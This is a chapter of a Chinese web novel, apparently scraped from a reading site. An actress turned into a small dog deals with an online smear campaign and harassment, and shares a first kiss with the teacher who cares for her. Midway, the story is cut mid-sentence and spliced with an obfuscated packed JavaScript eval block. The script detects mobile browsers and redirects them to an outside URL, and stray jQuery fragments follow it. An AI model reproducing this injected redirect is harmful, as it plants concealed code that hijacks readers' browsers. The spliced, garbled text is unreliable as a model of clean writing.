38. 我要狠狠地亲你的嘴巴

作品:《快使用双截棍

    “下雨了。”


    尼莫扭身吐出两个泡泡。


    夏焰听到它的话缓缓看向窗外,铺天盖地的黑。


    她推开窗户,毛毛细雨,针一样刺向她的眼睛,眨眼间失手从窗台上跌落。


    咚地一下摔在桌面上。


    她仰头和鱼缸里的尼莫对视。


    “你听见雨声了吗?”


    尼莫摇摇头,针一样的雨滴落下是无声无息的。它从水面沉到水底,又从水底漂到水面,它说:“我感受到了。”


    “什么感觉?”


    “没法说,如果你在水里生活,你就能感受到。”


    她出生在人世间,体会到另一种感觉。


    连绵不断,斩不断,理还乱。


    分不清是恶劣天气带来的低气压让她喘不过来气,还是两人一路上的沉默更让她无措。


    林砚之就像无事发生一样,平静地转动方向盘,带她驶离一个个错综复杂的十字路口。


    现在他站在厨房门口举着一把芹菜,问她想不想喝芹菜汁。


    夏焰趴在鱼缸旁边不说话。


    “那就给你做个凉拌西红柿好了。”


    他自顾自地说着,低头系上围裙,拉上厨房门。


    夏焰从鱼缸桌上跳下来,跳到电视柜旁,踮着脚踩着林砚之的教材书拉开抽屉,把手机拿出来。


    林砚之的手机被他自己拿着,不给她用。


    她只好拿回自己的手机。


    小狗没法把手表里的电话卡重新塞回手机卡槽,没法打电话。但是连上了林砚之家里的无线网,她一打开手机,各种讯息铺天盖地飞来,把屏幕占得满满当当不留一丝缝隙。


    手机卡顿了两分钟才恢复正常。


    夏焰心跳如鼓,不敢点进跳的最疯狂的微博,她不敢想会收到什么留言评论。平日里名不见传,夸她的少有,骂她的更少,没人在乎她,也就没人评价她。


    她像被开水烫到一样,下意识挪开手指,没有立即点击软件,跳转到微信。


    令她惊讶的是居然没有人给她发微信,她不可置信地从头划到尾,退出又重进,重新刷新。


    只有妈妈给她留言,叫夏焰给她回电话,时间是几个小时前,估计是和短信一起发送的。


    沈盛没有给她留言,直接打来了电话。


    “这段时间公司接管你的账号,帮你发照片,谁知道把你发给我的那张自拍照也传上去了。”


    “不知道谁买的营销号,扒出来林砚之的账号,非说你们俩已经同居了,一起养狗。”


    “疯了!一群疯子!你一共才几个粉丝,居然也能造这么大势。”


    “从上到下给你骂透了,最先说你未婚就和男人同居。现在被不知道哪冒出来的一方引导网友,说和别人同居这事只是个名头,真正有意思的还在后头。”


    “招谁惹谁了?你能惹到谁啊?”


    “邹城?他的粉丝是在评论底下跳脚,骂你故意和他捆绑,但恐怕幕后黑手不是他,你们俩的电影还没上映,把你搞垮了,他也有损失,得不偿失。”


    “你?先待着吧,公司上面的意思是有热度总比没有强。”


    “行了,电话联系。”


    电话挂断了。夏焰手里的电话总是被单方面挂断。


    沈盛已经讲得够多够仔细的了。


    她已经清楚了事情的来龙去脉,她知道这时候应该开启自我防御,不要掉进舆论陷阱。


    她还是无法当做什么都没有看到。


    以为会收到谩骂侮辱,在心里想象会看到的词汇,其实都没有出现。


    绝大多数人抱着吃瓜的心态在她的微博评论区里一轮游,只是为了听八卦,在这里面的大部分其实根本不认识她,默默地在评论底下发出一句疑问:“谁啊?”


    “她到底是谁啊?”


    “惹到哪位大佬了,要这么搞她?”


    只有一小部分浑水摸鱼,在私信里骂她,大部分顶着邹城的头像。


    夏焰气笑了。


    空降热搜榜第一,籍籍无名的小演员,在周五的晚上,最佳的休闲时间。


    像是在众人回家的路上突然出现一个巨型气球,颜色鲜红,引人瞩目,上面用白颜料写着四个大字:世界末日。大家纷纷驻足,想要一探究竟,掏出手机,要记录下这一刻,等他们拿出手机,镜头不断放大,才发现这是一个辣条广告牌,上面还印着老板的大头照。


    失望又气愤,大叫一声:“这啥啊!”


    但他们又不会立马离开,因为有人留下线索,稍后更精彩。


    无论接下来出现什么,他们都乐意一看,毕竟在回家的路上也需要消遣。


    夏焰和他们一样不清楚接下来会出现什么。她也只有等待。


    林砚之洗了碗,拖了地,还把夏焰所有的马甲外套都洗了一遍。


    夏焰很想告诉他明天还是个阴天,衣服晾不干,会有霉味。


    她知道就算他能听懂,此时也不会停下动作,他要一直工作,才能正常运作,现在不停做家务,也只是为了掩盖内心的焦躁。


    洗衣机再次启动,阳台上挂满了衣服,林砚之还在不停弯腰从地上的盆里拿出衣服往上面挂。


    夏焰走到他的脚边,抱住脚踝坐在他的脚面上。


    他停下动作,手里的湿衣服从衣架上重新掉回盆里。他在裤子两侧擦干手,把夏焰抱起。


    他笑着问她:“困了吗?”


    客厅墙上的时钟已经指到九点。


    “睡觉吧。睡一觉什么都好了。”


    林砚之端来一盆热水,蹲在夏焰面前拉过她的手,用毛巾一点点蹭她的眼角,给她把手脚都擦干净,抱她上床。


    他给夏焰盖好被子,叫她乖乖先睡,他去洗漱。


    “睡吧,睡醒什么都好了。”


    他轻声安慰,殊不知他的心是悬的,说的话听起来也是空的。他转身走进浴室。


    夏焰见他离开,立即从床上爬起,翻开他挂在衣架上的外套,从口袋里拿出他的手机。


    一边听着他的动静一边快速打开手机。


    点进他的账号,冲出来的红点提示不比她的少。


    同样的,评论区大部分都是吃瓜群众,热评第一居然是他的学生。


    “我靠,这不是我老师吗?”


    “别赞了,没啥说的,老师人很好,上学期捞我了。”


    他的评论区还有部分人在夸他长得好看。


    “像金城武,比明星还明星。”


    “照骗你也信?”


    “见过本人!金城武本武!”夏焰眼皮一跳,看到了熟悉的名字,阿飞和阿强。


    她松口气,还好舆论不是一边倒。她把他露脸的照片删除了,即使已经于事无补,最后帮他开了一键防护。


    在她完全关闭评论前收到了最后一条私信,是个男人发来的。


    他说:“大学老师就能睡到女明星了?”


    文字在她的脑袋里出现语音语调,还有说话人扭曲的嘴脸,狎昵的笑。她的手不住颤抖,点进他的主页,发现他在之前就给林砚之发过私信,几次询问想要小狗的近距离照片。林砚之置之不理,他却锲而不舍,隔段时间就来骚扰一下林砚之。


    彻底拉黑这个人。告诉自己就当从没看到。


    她要怎样骗过自己,安抚自己的大脑,告诉它自己从未受伤。


    夏焰侧躺在床上。告诉自己:


    睡吧。


    睡吧。<


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17056019|191705||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>醒来就没事了。


    其实只是做梦而已。


    做梦,像爱丽丝一样做了一场梦。她很久没听着爱丽丝的故事入睡了,以为再也不用靠别人的梦入眠。


    但是今天失败了。小小的夏焰曾经轻轻拍着自己胳膊哄自己入睡。


    现在的夏焰在脑袋里重演《爱丽丝梦游仙境》,给自己讲睡前故事。


    “来不及了!来不及了!”


    她穿过草丛,紧跟着兔子先生,脚下的皮鞋踩在石子路上发出啪叽声。


    “来不及了!”


    兔子先生消失了。


    她一脚踩空,掉进兔子洞,在坠落的过程中不停地翻转身体,失重感让她心脏骤停。


    “来不及了!”


    她猛然惊醒。


    林砚之关门的声音。


    夏焰还没缓过神来,下意识就跟上他的脚步。


    他走到阳台接通电话。夏焰坐在阳台门外放着的水竹旁边,高高的水竹挡住她的身体。


    “什么叫不需要?”


    林砚之声音里带着几分愠怒。


    不等对面说话,他接着说:“就任由他们给她造谣?”


    他的小臂肌肉绷紧,用力捏紧栏杆,像是捏在夏焰的心上,阵阵酸痛。


    他重复电话那头的回应:“什么最重要?”


    夏焰听不清电话那头的声音,即使是在这样安静的夜晚,只能听见她的心跳声。扑通、扑通。


    短跑运动员站在各自的起跑线上,深呼吸,心跳加速,只等枪响。


    砰!


    林砚之用尽全身力气狠狠砸向栏杆,震得栏杆嗡嗡作响,几秒才停下共振。


    “没有什么比她更重要!”


    他的声音在整个屋子里回荡,碰撞。


    夏焰的爪子抓在水竹盆边沿,寒气透进她的骨肉,让她发颤。“明天一早我去找你们,我来澄清,这不是她的工作,她的工作是拍电影。”


    “就这样。”


    林砚之把阳台窗户推开,寒风凛冽,他就这么站在原地,身姿挺拔,岿然不动。


    直到彻底平静下来才走出阳台,他一转身就看到坐在水竹旁的夏焰,微微愣神。


    他扯开嘴角,想让表情不那么狰狞吓人,伸手把她抱起。


    “什么时候来的?我身上凉不凉?快到被子里去。”


    他扯过被子为她盖上,又把空调温度调高。


    双手来回揉搓,直到恢复正常温度才摸摸夏焰的脑袋。


    “睡吧,明天睡醒带你去吃汉堡,一觉睡醒什么都好了。”


    “很晚了,我也睡,你闭上眼睛。”


    林砚之手伸过来,夏焰顺从地闭上眼睛,听着他的呼吸声渐渐平稳,她重新睁开眼睛。


    看着他的侧脸,她的五脏六腑都在抽泣,唯独她的眼睛已经哭不出泪来。


    “你错了呀,这不是你的工作,分明属于我。”


    又或许他们之间早已分不清你我,你是我的,我也是你的。“这是我要去做的,我必须要做的,我能做好的。”


    “你信不信我?”


    夏焰用她冰凉的手指轻碰他的鼻尖,他身上微凉,呼出的气息却是烫人的。


    夏焰靠近他的嘴唇,几乎要被他吐出的气息灼烧。


    柔软的唇贴着同样柔软的唇,属于他们的第一个吻。


    她的嘴唇向下挪动一分,亲吻那颗藏在夜里的痣。


    这次她不贪恋,慢慢起身,她要去解决她的困难,完成她的工作。


    又是在一个夜里,她悄悄推开卧室门,准备离开。


    却听到身后人起身的动静,他说:


    “外面下雨了,让我送你去吧。”